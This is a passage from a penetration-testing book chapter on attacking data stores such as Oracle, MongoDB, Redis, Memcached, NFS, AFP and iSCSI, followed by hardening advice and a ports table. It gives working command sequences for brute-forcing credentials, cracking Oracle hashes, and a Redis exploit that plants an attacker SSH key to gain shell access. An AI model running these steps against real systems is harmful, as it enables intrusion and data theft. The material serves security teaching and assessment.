PORT      STATE SERVICE
1521/tcp  open  oracle
| oracle-brute:
|   Accounts
|     perfstat:perfstat => Valid credentials
|     scott:tiger => Valid credentials
|   Statistics
|_   Performed 157 guesses in 8 seconds, average tps: 19
```

Example 15-19. Obtaining and cracking Oracle Database password hashes

```
root@kali:~# nmap -p1521 --script oracle-brute-stealth --script-args \
oracle-brute-stealth.sid=DB11g -n 10.11.21.30
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-03-02 14:58 EST
Nmap scan report for 10.11.21.30
PORT      STATE SERVICE
1521/tcp  open  oracle
| oracle-brute-stealth:
|   Accounts
|
|_   SYS:$o5logon$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09FAD
3B4832CBCFDAC1
|     A821D2EA8E3D2209DB6*4202433F49DE9AE72AE2 -
|     Hashed valid or invalid credentials
|   Statistics
|_   Performed 241 guesses in 12 seconds, average tps: 20
```

```
root@kali:~# cat > hashes.txt << STOP
SYS:\$o5logon\$1245C95384E15E7F0C893FCD1893D8E19078170867E892CE86DF90880E09F
AD3B4832CBCFDAC1A821
D2EA8E3D2209DB6*4202433F49DE9AE72AE2
STOP
root@kali:~# john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (o5logon, Oracle O5LOGON protocol [SHA1 AES 32/32
AES-oSSL])
password          (SYS)
```

NOTE

When copying and pasting Oracle user password hashes into a text file from the command line, remember to escape the \$ characters by using \ characters, as demonstrated in [Example 15-18](#).

Authenticating with Oracle Database

You can use the *sqlplus* utility from the Kali Linux command line to interact with available databases. First, download the following Oracle Instant Client packages for Linux¹⁸ and save the files to */opt/oracle/*, as follows:

```
/opt/oracle/instantclient-basic-linux-12.1.0.2.0.zip
/opt/oracle/instantclient-sqlplus-linux-12.1.0.2.0.zip
```

Upon unzipping, the */opt/oracle/instantclient_12_1* directory structure should contain *sqlplus* and the other files. Append the following lines to *~/.bashrc* to set the necessary environment variables:

```
export PATH=$PATH:/opt/oracle/instantclient_12_1
export SQLPATH=/opt/oracle/instantclient_12_1
export TNS_ADMIN=/opt/oracle/instantclient_12_1
export LD_LIBRARY_PATH=/opt/oracle/instantclient_12_1
export ORACLE_HOME=/opt/oracle/instantclient_12_1
```

Upon logging-out and back in, the *sqlplus* utility should work. [Example 15-20](#) demonstrates the tool used to authenticate with the TEST database

instance on 10.11.21.20 using the *perfstat* credentials obtained earlier.

Example 15-20. Using the Oracle sqlplus client

```
root@kali:~# sqlplus perfstat/perfstat@10.11.21.20:1521/TEST
Connected.
SQL> select version from v$instance;

VERSION
-----
9.2.0.7.0
```

Privilege Escalation and Pivoting

You might seek to execute operating system commands,¹⁹ undertake port scanning,²⁰ and exploit countless privilege escalation flaws upon authentication. For example, the January 2016 Oracle Critical Patch Update²¹ contained fixes for seven critical vulnerabilities within Oracle Database, as publicized by David Litchfield.²² **Table 15-10** lists Metasploit modules that you can use to execute code and escalate privileges within older Oracle Database releases.

Table 15-10. Exploitable Oracle Database flaws via Metasploit

CVE reference(s)	Affected versions	Description
CVE-2010-3600	11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7	The Oracle <i>Client System Analyzer</i> supports arbitrary file upload and code execution ^a
CVE-2010-2415 CVE-2010-0870	11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5 9.2.0.0 to 9.2.0.8	Multiple Oracle SQL injection flaws resulting in privilege escalation ^{b,c}
CVE-2010-0866	11.2.0.0 to 11.2.0.1 11.1.0.0 to 11.1.0.7 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5	Java I/O privilege escalation flaw resulting in code execution (Windows only) ^d
CVE-2009-0978	11.0.0.0 to 11.1.0.6 10.2.0.0 to 10.2.0.4 10.1.0.0 to 10.1.0.5	SQL injection in the Oracle <i>Workspace Manager</i> resulting in privilege escalation ^e
–	All	Invokes an egress SMB session from the Oracle server to obtain the NTLM hash of the service account for offline cracking ^f

CVE reference(s)	Affected versions	Description
^a		Metasploit <i>client_system_analyzer_upload</i> module.
^b		Metasploit <i>dbms_cdc_publish2</i> module.
^c		Metasploit <i>dbms_cdc_publish3</i> module.
^d		Metasploit <i>jvm_os_code_10g</i> module.
^e		Metasploit <i>it_rollbackworkspace</i> module.
^f		Metasploit <i>ora_ntlm_stealer</i> module.

MongoDB

MongoDB is a cross-platform document-oriented database . By default, the server listens on TCP port 27017 and is run without authentication. Shodan provides details of exposed instances online.²³

Nmap can interrogate available services via *mongodb-databases* and *mongodb-info* scripts, as demonstrated in **Example 15-21** (output stripped for brevity). **Table 15-11** lists remotely exploitable flaws within MongoDB.

Example 15-21. MongoDB enumeration by using Nmap

```

root@kali:~# nmap -sSVC -p27017 173.255.254.242

Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-01-04 07:59 EST
Nmap scan report for 173.255.254.242
PORT      STATE SERVICE VERSION
27017/tcp open  mongodb MongoDB 2.4.10
| mongodb-databases:
|   databases
|     2
|       name = data
|       sizeOnDisk = 486539264
|       empty = false
|     1
|       name = westeros
|       sizeOnDisk = 218103808
|       empty = false
|     0
|       name = admin
|       sizeOnDisk = 1

```

```

|         empty = true
|     totalSize = 704643073
|_ ok = 1
| mongodb-info:
|   MongoDB Build info
|     version = 2.4.10
|     bits = 64
|     ok = 1
|     maxBsonObjectSize = 16777216
|     sysInfo = Linux ip-10-2-29-40 2.6.21.7-2.ec2.v1.2.fc8xen #1 SMP Fri
|     Nov 20 17:48:28 EST 2009 x86_64 BOOST_LIB_VERSION=1_49

```

Table 15-11. Known MongoDB vulnerabilities

CVE reference	Affected versions	Notes
CVE-2013-4650	2.5.0 2.4.0 to 2.4.4	Privilege escalation flaw
CVE-2013-3969	2.4.0 to 2.4.4	
CVE-2013-1892	2.2.0 to 2.2.3 2.0.0 to 2.0.9	Memory corruption issues resulting in server-side code execution ^a
CVE-2012-6619	2.3.1 and prior	Buffer over-read, resulting in information leak of system memory and secrets (e.g., credentials and encryption keys)

^a Metasploit *mongod_native_helper* module.

Metasploit supports brute-force password grinding of exposed MongoDB instances requiring authentication (via *mongodb_login*). Upon securing access to the service, you can execute commands by using the flaws listed in [Table 15-11](#), and clone available databases using NoSQLMap.^{24,25}

Redis

Redis is an open source in-memory data store, used as a database, cache, and message broker within larger systems. By default, the service uses no authentication, and binds to TCP port 6379 of all network interfaces. Nmap's *redis-info* script provides system details, as demonstrated by [Example 15-22](#).

Example 15-22. Enumerating a Redis instance by using Nmap

```
root@kali:~# nmap -p6379 --script redis-info 109.206.167.35
```

```
Starting Nmap 6.47 (http://nmap.org) at 2015-11-30 21:26 PST
Nmap scan report for 35.167.serverel.net (109.206.167.35)
PORT      STATE SERVICE
6379/tcp  open  unknown
| redis-info:
|   Version          2.8.3
|   Operating System FreeBSD 9.1-RELEASE-p4 amd64
|   Architecture     64 bits
|   Process ID       53453
|   Used CPU (sys)   192269.11
|   Used CPU (user)  92284.88
|   Connected clients 2
|   Connected slaves  0
|   Used memory      238.96M
|_  Role              master
```

NOTE

If details are not returned, the service likely requires authentication. The Nmap *redis-brute* script performs brute-force password grinding, revealing the service password. If authentication is enabled, the default password is *foobared*.

Within Kali Linux, you can use the *redis-cli* utility to read from and write to available Redis instances, as demonstrated in [Example 15-23](#). A useful primer detailing data types and commands is available online,²⁶ and exposed instances are easily found using Shodan.²⁷

Example 15-23. Reading Redis data by using redis-cli

```
root@kali:~# redis-cli -h 109.206.167.35
109.206.167.35:6379> keys *
1) "e75e0f36586d050ef00b4100936f5c66"
```

- 2) "ab1f89d2a5165f1eadb347780d1962c5"
- 3) "7a580ac8a724a05d56a0f13ceb3bd6bd"
- 4) "5f16ef95989e4cafdc26163555e724d2"
- 5) "4f9188e68ab453d75f653c9be6a88814"
- 6) "ba48b7d7025a2c16ccfa23244f15e78b"
- 7) "97beffb461ffb86e0a41f39925dcedd9"
- 8) "358bb7b4b5aad283f247c69622cd67ed"
- 9) "3565569c78e72e2ba536d9c414708aec"
- 10) "351115ba5f690fb9b1bdc1b41e673a94"

(3.24s)

```
109.206.167.35:6379> get 351115ba5f690fb9b1bdc1b41e673a94
```

```
"x\x9c\xcb\xb4241\xb1\xb0\xb0\xb4061\xb7\x06\x00\x15\xd8\x02\xf7"
```

Known Weaknesses

At the time of writing, NVD lists a single, high-severity vulnerability within Redis.²⁸ The flaw is described in detail by Ben Murphy online,²⁹ and results in arbitrary code execution within versions 2.8.0 and prior, 3.0.0, and 3.0.1.

There exists a second exploitable flaw by which an attacker can abuse Redis to write to disk, as shown in [Example 15-24](#), and described by Salvatore Sanfilippo.³⁰ Exploitation involves the following steps:

1. Generate a malicious RSA keypair
2. Prepare the public key by adding newlines
3. Flush the contents of the target Redis data store
4. Load the malicious public key into Redis
5. Set a useful location to dump the content (e.g., `/home/redis/.ssh/authorized_keys`)
6. Save the configuration and exit
7. Authenticate via SSH by using the respective credentials

Example 15-24. Abusing Redis to write malicious content to disk

```
root@kali:~# ssh-keygen -t rsa -C "crack@redis.io"
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): /tmp/id_rsa
Enter passphrase (empty for no passphrase):
```

```

Enter same passphrase again:
Your identification has been saved in /tmp/id_rsa.
Your public key has been saved in /tmp/id_rsa.pub.
The key fingerprint is:
3b:be:45:ef:54:bf:21:36:06:a5:ca:e9:6c:34:76:c1 crack@redis.io
The key's randomart image is:
+----[RSA 2048]-----+
|
|          . .          |
|         Eo          |
|        S .o. .       |
|       .*oo.. .      |
|      =++ o= ..      |
|     .o+ oo o o|     |
|     ++ . . |       |
+-----+

```

```

root@kali:~# (echo -e "\n\n"; cat /tmp/id_rsa.pub; echo -e "\n\n") >
/tmp/foo
root@kali:~# redis-cli -h 192.168.1.11 echo flushall
root@kali:~# cat /tmp/foo | redis-cli -h 192.168.1.11 -x set crackit
root@kali:~# redis-cli -h 192.168.1.11
192.168.1.11:6379> config set dir /home/redis/.ssh/
OK
192.168.1.11:6379> config set dbfilename "authorized_keys"
OK
192.168.1.11:6379> save
OK
192.168.1.11:6379> exit
root@kali:~# ssh -i /tmp/id_rsa redis@192.168.1.11
Enter passphrase for key 'id_rsa':
Last login: Mon Nov  2 15:58:43 2015 from 192.168.1.10
backend:~$

```

Memcached

Memcached is an open source, high-performance, distributed memory key-value store. Although Memcached supports SASL, most instances are exposed without authentication.

Nmap³¹ and Metasploit³² obtain data from exposed Memcached instances, as demonstrated in Examples 15-25 and 15-26. Sensitive materials can include credentials that can be used to elevate privileges within a larger system.

Example 15-25. Querying Memcached via Nmap

```
root@kali:~# nmap -p11211 --script memcached-info 43.249.188.252

Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-10 02:35 EST
Nmap scan report for 43.249.188.252
PORT      STATE SERVICE
11211/tcp open  unknown
| memcached-info:
|   Process ID          8608
|   Uptime              7283764 seconds
|   Server time        2015-12-10T07:42:53
|   Architecture       64 bit
|   Used CPU (user)    211.403861
|   Used CPU (system) 273.942354
|   Current connections 27
|   Total connections 62998
|   Maximum connections 65535
|   TCP Port           11211
|   UDP Port           11211
|_  Authentication     no
```

Example 15-26. Extracting Memcached key-values by using Metasploit

```
msf > use auxiliary/gather/memcached_extractor
msf auxiliary(memcached_extractor) > set RHOSTS 43.249.188.252
msf auxiliary(memcached_extractor) > run

[+] 43.249.188.252:11211 - Found 8 keys

Keys/Values Found for 43.249.188.252:11211
=====

Key                               Value
---                               -
destination_for_BTjuPEdU          "VALUE destination_for_IWTEBi 0
30\r\nhttp://i.imgur.com/BSPqEsF.jpg\r\nEND\r\n"
destination_for_IWTEBi            "VALUE
browserb51b58d73bd65ff6d963de93f1b9702d 0
4\r\nnb:0;\r\nEND\r\n"
destination_for_eMiUxo            "VALUE destination_for_eZmFRCPA 0
30\r\nhttp://i.imgur.com/fhuHrLn.jpg\r\nEND\r\n"
destination_for_eZmFRCPA          "VALUE destination_for_eMiUxo 0
30\r\nhttp://i.imgur.com/3do6cCi.jpg\r\nEND\r\n"
```

```
[+] 43.249.188.253:11211 - memcached loot stored at
/root/.msf4/loot/20151210023237_
default_43.249.188.252_memcached.dump_739313.txt
```

Apache Hadoop

Hadoop is an open source framework supporting the distributed storage and processing of large datasets using computer clusters. Storage is handled by the Hadoop Distributed File System (HDFS) and processing is performed by using MapReduce and other applications (e.g., Apache Storm, Flink, and Spark) via YARN, as demonstrated in [Figure 15-1](#).



Figure 15-1. Hadoop 2.0 architecture

You can query MapReduce and HDFS services by using the Nmap scripts listed in [Table 15-12](#) (including details of the default ports). At the time of writing, Metasploit does not support Hadoop.

Table 15-12. HDFS and MapReduce Nmap scripts

Script name	Port	Purpose
<i>hadoop-jobtracker-info</i>	50030	Retrieve information from MapReduce job and task tracker services
<i>hadoop-tasktracker-info</i>	50060	
<i>hadoop-namenode-info</i>	50070	Retrieve info from HDFS name node
<i>hadoop-datanode-info</i>	50075	Retrieve info from HDFS data node
<i>hadoop-secondary-namenode-info</i>	50090	Retrieve info from HDFS secondary name node

Lightweight Python³³ and Go HDFS³⁴ clients are available online.

Hadoop runs without authentication by default. You can configure HDFS, YARN, and MapReduce services to use Kerberos.³⁵ At the time of writing, NVD lists a handful of Hadoop authentication bypass and impersonation issues.

NFS

Network File System daemons (*nfs* and *nfs_acl*) provide file system access to remote clients. Under Linux, Solaris, and other operating systems, additional RPC services process mount requests (*mountd*) and provide details of quotas (*rquotad*), file locks (*nlockmgr*), and status changes (*status*). Nmap can identify these services during testing, as demonstrated in [Example 15-27](#).

Example 15-27. Identifying NFS services by using Nmap

```
root@kali:~# nmap -sSUC -p111,32771 192.168.10.3
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC
```

```
Nmap scan report for 192.168.10.3
```

```
PORT      STATE SERVICE
```

```
111/tcp   open  rpcbind
```

```
| rpcinfo:
```

```
|  program version  port/proto  service
```

```
|  100000  2,3,4      111/tcp    rpcbind
```

```
|  100000  2,3,4      111/udp    rpcbind
```

```
|  100003  2,3        2049/tcp   nfs
```

```

| 100003 2,3          2049/udp  nfs
| 100005 1,2,3         32811/udp mountd
| 100005 1,2,3         32816/tcp mountd
| 100021 1,2,3,4      4045/tcp  nlockmgr
| 100021 1,2,3,4      4045/udp  nlockmgr
| 100024 1             32777/tcp status
| 100024 1             32786/udp status
| 100227 2,3          2049/tcp  nfs_acl
|_ 100227 2,3          2049/udp  nfs_acl

```

Example 15-28 demonstrates how you can query the *mountd* service to show available NFS exports. In this case, the */home* directory is exported publicly, which you then mount. To log into the server via SSH, you could write a malicious public key to a user’s home directory (via *.ssh/authorized_keys*, as per **Example 15-24**).

Example 15-28. Enumerating and accessing NFS exports

```

root@kali:~# showmount -e 192.168.10.3
Export list for 192.168.10.1:
/home          (everyone)
/usr/local    onyx.trustmatta.com
/disk0        192.168.10.10,192.168.10.11
root@kali:~# mkdir /tmp/mnt
root@kali:~# mount 192.168.10.3:/home /tmp/mnt
root@kali:~# cd /tmp/mnt
root@kali:~# ls -la
total 44
drwxr-x--- 17 root      root    512 Jun 26 09:59 .
drwxr-xr-x  9 root      root    512 Oct 12 03:25 ..
drwx----- 3 george    users   512 May 04 2005 george
drwx--x--x  8 alicia    users  1024 May 29 2009 alicia
drwx----- 3 bailey    users   512 Oct 20 2010 bailey
drwx----- 4 katy     users   512 Sep 01 2013 katy
drwxr-x---  4 zarah    users   512 Dec 29 2015 zarah

```

Table 15-13 lists remotely exploitable NFS vulnerabilities. You can take advantage of exposed services to bypass intended access restrictions and execute arbitrary code.

Table 15-13. Known severe flaws within NFS components

CVE reference	Component	Notes
CVE-2013-3266		Possible remote arbitrary code execution within FreeBSD 8.0 to 9.1 via NFS upon specifying a plain file instead of a directory
CVE-2012-2448	<i>nfsd</i>	NFS overflow within VMware ESX 4.1 and ESXi 5.0 resulting in arbitrary code execution
CVE-2010-2521		Multiple overflows resulting in code execution via NFS within Linux 2.6.34-rc5 and prior
CVE-2011-2500	<i>mountd</i>	Incorrect use of DNS to verify access to NFS exports resulting in authentication by attackers using crafted A and PTR records
CVE-2009-3517		NFS within IBM AIX 6.1.2 and prior makes it possible for attackers to bypass intended access restrictions

Apple Filing Protocol

Apple Filing Protocol (AFP) provides file service between Apple OS X hosts in particular. You access content by using a URL (e.g., *afp://server/share*) and the service is run over TCP port 548. Table 15-14 lists available Nmap scripts for AFP testing and Example 15-29 demonstrates *afp-serverinfo* output.

Table 15-14. Nmap AFP scripts

Name	Description
<i>afp-ls</i>	Lists available AFP volumes and files
<i>afp-path-vuln</i>	Lists all AFP volumes and files ^a
<i>afp-serverinfo</i>	Displays AFP server information
<i>afp-showmount</i>	Lists available AFP shares and respective ACLs

^a See CVE-2010-0053.

Example 15-29. Enumerating an AFP service by using Nmap

```
root@kali:~# nmap -sSVC -p548 192.168.10.40
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 21:30 EST
Nmap scan report for 192.168.10.40
PORT      STATE SERVICE VERSION
548/tcp   open  afp      Apple AFP (name: Mac mini; protocol 3.4; Mac OS X
10.9)
| afp-serverinfo:
|   Server Flags:
|     Flags hex: 0x9ff3
|     Super Client: true
|     UUIDs: true
|     UTF8 Server Name: true
|     Open Directory: true
|     Reconnect: true
|     Server Notifications: true
|     TCP/IP: true
|     Server Signature: true
|     Server Messages: false
|     Password Saving Prohibited: false
|     Password Changing: true
|     Copy File: true
|   Server Name: Mac mini
|   Machine Type: Macmini6,2
|   AFP Versions: AFP3.4, AFP3.3, AFP3.2, AFP3.1, AFPX03
|   UAMs: DHCAST128, DHX2, Recon1, GSS
|   Server Signature: 905958f36959570b866d220ffe7744eb
|_  UTF8 Server Name: Mac mini
```

You can use both Metasploit³⁶ and Hydra to attack AFP services. Apple OS X implementations are vulnerable to a number of information leak, directory traversal, and command execution bugs, as listed in [Table 15-15](#).

Table 15-15. Exploitable AFP vulnerabilities

CVE reference	Affects OS X	Notes
CVE-2014-4426	10.9.5 and prior	Information leak by which the addresses of all network interfaces are revealed
CVE-2010-1830	10.6.0 to 10.6.4 10.0.0 to 10.5.8	Valid share name enumeration via error oracle
CVE-2010-1829		Directory traversal resulting in arbitrary code execution (requiring authenticated access)
CVE-2010-1820		Authentication bypass (requiring knowledge of a valid username)
CVE-2010-0533	10.6.2 and prior	Directory traversal resulting in directory structure listing and arbitrary read/write
CVE-2010-0057		Authentication bypass if guest access has been disabled

iSCSI

Exposed via TCP port 3260, iSCSI provides network access to storage arrays. Although not supported by Metasploit or Hydra at the time of writing, you can probe and attack exposed iSCSI services by using Nmap via *iscsi-info* and *iscsi-brute* scripts, as demonstrated in [Example 15-30](#). If iSCSI services are found during testing, you can configure both Microsoft Windows and Linux³⁷ to mount volumes and access data.

Example 15-30. iSCSI enumeration and testing by using Nmap

```
root@kali:~# nmap -sSVC -p3260 192.168.56.5
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:43 EST
```

```
Nmap scan report for 192.168.56.5
```

```
PORT      STATE SERVICE VERSION
```

```
3260/tcp  open  iscsi
```

```
| iscsi-info:
```

```
| iqn.2006-01.com.openfiler:tsn.c8c08cad469d
```

```
|   Address: 192.168.56.5:3260,1
```

```
|   Authentication: NOT required
```

```
| iqn.2006-01.com.openfiler:tsn.6aea7e052952
```

```
|   Address: 192.168.56.5:3260,1
```

```
| Authentication: required
|_ Auth reason: Authentication failure
```

```
root@kali:~# nmap -p3260 --script iscsi-brute 192.168.56.5
```

```
Starting Nmap 6.49BETA4 (https://nmap.org) at 2015-12-23 22:46 EST
Nmap scan report for 192.168.56.5
PORT      STATE SERVICE VERSION
3260/tcp  open  iscsi
| iscsi-brute:
|   Accounts
|     user:password123456 => Valid credentials
|   Statistics
|_   Perfomed 5000 guesses in 7 seconds, average tps: 714
```

Data Store Countermeasures

You should consider the following when hardening data tier components:

- Limit both ingress and egress network access to data services (particularly in cloud environments) to authorized sources only. Assume that an adversary will compromise credentials, and use defense in depth to minimize exposure.
- Avoid storage systems and protocols that do not support authentication.
- Do not store sensitive material in an unencrypted state within storage arrays (e.g., those exposed via NFS, iSCSI, SMB, and AFP). Backup files of systems and databases contain sensitive data including password hashes and credentials.
- Ensure that service passwords (the *sa* account found in Microsoft SQL Server, *root* under MySQL, and others) are adequately strong and cycled on a regular basis.
- Limit the exposure of administrative services (e.g., SSH) to trusted networks only. Adversaries can exploit flaws within databases and key-value stores to write public keys and other materials to disk, which in turn provide access through SSH.

- In environments where local network compromise is a possibility, establish VLANs to limit data link (Layer 2) problems, and consider transport security (such as IPsec or TLS) to prevent eavesdropping and modification of data on the wire.
- Within databases, store passwords using an expensive hash function to prevent cracking (ideally using a Blowfish-based algorithm such as Niels Provos and David Mazières' *bcrypt*³⁸ or the *bf* algorithm within PostgreSQL³⁹).
- Audit and monitor authentication events to identify credential misuse and brute-force password grinding attempts. I cannot emphasize how important it is to pay attention to these events—success on the attacker's part will often lead to a severe breach.
- Software maintenance across the data tier is critical to avoid compromise of data. Establish a quarterly maintenance cycle to patch systems up to date.

Oracle Database hardening recommendations:

- Review database user accounts and ensure that default credentials are not set.
- Restrict TNS listener access to trusted sources only (e.g., application servers).
- Set a TNS listener password and enable logging via the *lsnrctl* utility (using SET PASSWORD and LOG_STATUS ON commands).
- Use ADMIN_RESTRICTIONS directives in the *listener.ora* configuration file to disable runtime TNS listener configuration modification.
- Consider the hardening advice found in Paul Wright's *Protecting Oracle Database 12c* (Apress, 2014).

¹ See “Configuring Oracle ATG Web Commerce with CIM”, Oracle.com.

² See CVE-2014-3419.

³ See CVE-2009-0617.

⁴ See *udfhack* on GitHub.

⁵ See *sqlmap* on GitHub.

⁶ Adam Palmer, “MySQL Root to System Root with `lib_mysqludf_sys` for Windows and Linux”, IO Digital Sec, August 13, 2013.

⁷ See “Creating a Valid Connection String Using Named Pipes” on Microsoft’s TechNet.

⁸ Metasploit *mssql_login* module.

⁹ See <http://examples.oreilly.com/networksa/tools/sqlbf.zip>.

¹⁰ See SQLAT on cquire.net.

¹¹ Scott Sutherland, “SQL Server Exploitation, Escalation, and Pilfering — AppSec USA 2012”, SlideShare.net, October 28, 2012.

¹² Metasploit *tncmd* module.

¹³ See <https://docs.oracle.com/database/121/ERRMG/TNS-00000.htm>.

¹⁴ Joxean Koret, “The History of a—Probably—13 Years Old Oracle Bug: TNS Poison”, email message to Full Disclosure mailing list, April 18, 2012, and Eric Romang, “CVE-2012-1675 Oracle Database TNS Poison 0Day Demonstration”, YouTube video, posted April 30, 2012.

¹⁵ Metasploit *tns_auth_sesskey* module.

¹⁶ For resolution steps, see Brent Cook, “How to get Oracle Support working with Kali Linux”, GitHub, June 2, 2015.

¹⁷ See CVE-2012-3137.

¹⁸ See “Oracle Instant Client Downloads” at [Oracle.com](http://oracle.com).

¹⁹ See “Executing Operating System Commands from PL/SQL”, white paper, [Oracle.com](http://oracle.com), July 2008.

- ²⁰ See “[UTL_TCP](#)”, Oracle.com Help Center, and “[TCP Scanning](#)”, VulnerabilityAssessment.co.uk, May 17, 2007.
- ²¹ See “[Oracle Critical Patch Update Advisory](#)”, Oracle.com, January 2016.
- ²² See “[David Litchfield’s White Papers](#)”, DavidLitchfield.com.
- ²³ See <http://bit.ly/2aQRW2a> (requires authentication).
- ²⁴ See [NoSQLMap](#) on GitHub.
- ²⁵ For more on this, see NoSQLMap Project, “[NoSQLMap MongoDB Management Attack Demo](#)”, YouTube video, posted October 30, 2013.
- ²⁶ See “[An Introduction to Redis Data Types and Abstractions](#)” at Redis.io.
- ²⁷ See <http://bit.ly/2aQR0uA> (requires authentication).
- ²⁸ See [CVE-2015-4335](#).
- ²⁹ Ben Murphy, “[Redis EVAL Lua Sandbox Escape](#)”, Ben’s Blog, June 4, 2015.
- ³⁰ Salvatore Sanfilippo, “[A Few Things About Redis Security](#)”, Antirez Blog, November 3, 2015.
- ³¹ [Nmap memcached-info](#) script.
- ³² Metasploit [memcached_extractor](#) module.
- ³³ See [Snakebite](#) on GitHub.
- ³⁴ See [HDFS for Go](#) on GitHub.
- ³⁵ See “[Hadoop in Secure Mode](#)” at Apache.org.
- ³⁶ Metasploit [afp_login](#) module.
- ³⁷ See “[Microsoft iSCSI Initiator Step-by-Step Guide](#)” on Microsoft’s TechNet and “[How to Set Up and Use iSCSI Target on Linux](#)” on Synology.com, respectively.
- ³⁸ Niels Provos and David Mazières, “[A Future-Adaptable Password Scheme](#)”, proceedings of the USENIX Annual Technical Conference, Monterey, CA, June 6–11, 1999.

³⁹ See “pgcrypto” in the PostgreSQL documentation.

Appendix A. Common Ports and Message Types

In this appendix, I list useful TCP and UDP ports, along with ICMP message types.¹ Nmap's *nmap-services* file is also a good reference, listing known backdoors and unregistered services.

TCP Ports

Table A-1 lists common TCP ports and references to chapters where applicable.

Table A-1. Common TCP ports

Number	Name	Description	Chapter
21	<i>ftp</i>	File Transfer Protocol (FTP)	Chapter 7
22	<i>ssh</i>	Secure Shell (SSH)	Chapter 7
23	<i>telnet</i>	Telnet service	Chapter 7
25	<i>smtp</i>	Simple Mail Transfer Protocol (SMTP)	Chapter 9
43	<i>whois</i>	WHOIS service	Chapter 4
53	<i>domain</i>	Domain Name Service (DNS)	Chapter 4
79	<i>finger</i>	Finger service	–
80	<i>http</i>	Hypertext Transfer Protocol (HTTP)	Chapter 13
88	<i>kerberos</i>	Kerberos authentication service	Chapter 7
110	<i>pop3</i>	Post Office Protocol (POP3)	Chapter 9
111	<i>sunrpc</i>	RPC portmapper (also known as <i>rpcbind</i>)	Chapter 7
113	<i>auth</i>	Authentication service (also known as <i>identd</i>)	–
119	<i>nntp</i>	Network News Transfer Protocol (NNTP)	–
135	<i>loc-srv</i>	Microsoft RPC server service	Chapter 8
139	<i>netbios-ssn</i>	Microsoft NetBIOS session service	Chapter 8
143	<i>imap</i>	Internet Message Access Protocol (IMAP)	Chapter 9
179	<i>bgp</i>	Border Gateway Protocol (BGP)	–
389	<i>ldap</i>	Lightweight Directory Access Protocol (LDAP)	Chapter 7
443	<i>https</i>	TLS-wrapped HTTP web service	Chapter 13
445	<i>cifs</i>	SMB Direct	Chapter 8
464	<i>kerberos</i>	Kerberos password service	Chapter 7
465	<i>smtps</i>	TLS-wrapped SMTP mail service	Chapter 9
513	<i>login</i>	Remote login service (<i>in.rlogind</i>)	–
514	<i>shell</i>	Remote shell service (<i>in.rshd</i>)	–
515	<i>printer</i>	Line Printer Daemon (LPD) service; commonly exploitable under older Linux, Oracle Solaris, and Apple OS X distributions	–
554	<i>rtsp</i>	Real Time Streaming Protocol (RTSP)	–
636	<i>ldaps</i>	TLS-wrapped LDAP service	Chapter 7

Number	Name	Description	Chapter
873	<i>rsync</i>	Unix <i>rsync</i> service	–
993	<i>imaps</i>	TLS-wrapped IMAP mail service	Chapter 9
995	<i>pop3s</i>	TLS-wrapped POP3 mail service	Chapter 9
1080	<i>socks</i>	SOCKS proxy service	–
1352	<i>lotusnote</i>	IBM Lotus Notes service	–
1433	<i>ms-sql</i>	Microsoft SQL Server	Chapter 15
1494	<i>citrix-ica</i>	Citrix ICA service	–
1521	<i>oracle-tns</i>	Oracle Database TNS Listener	Chapter 15
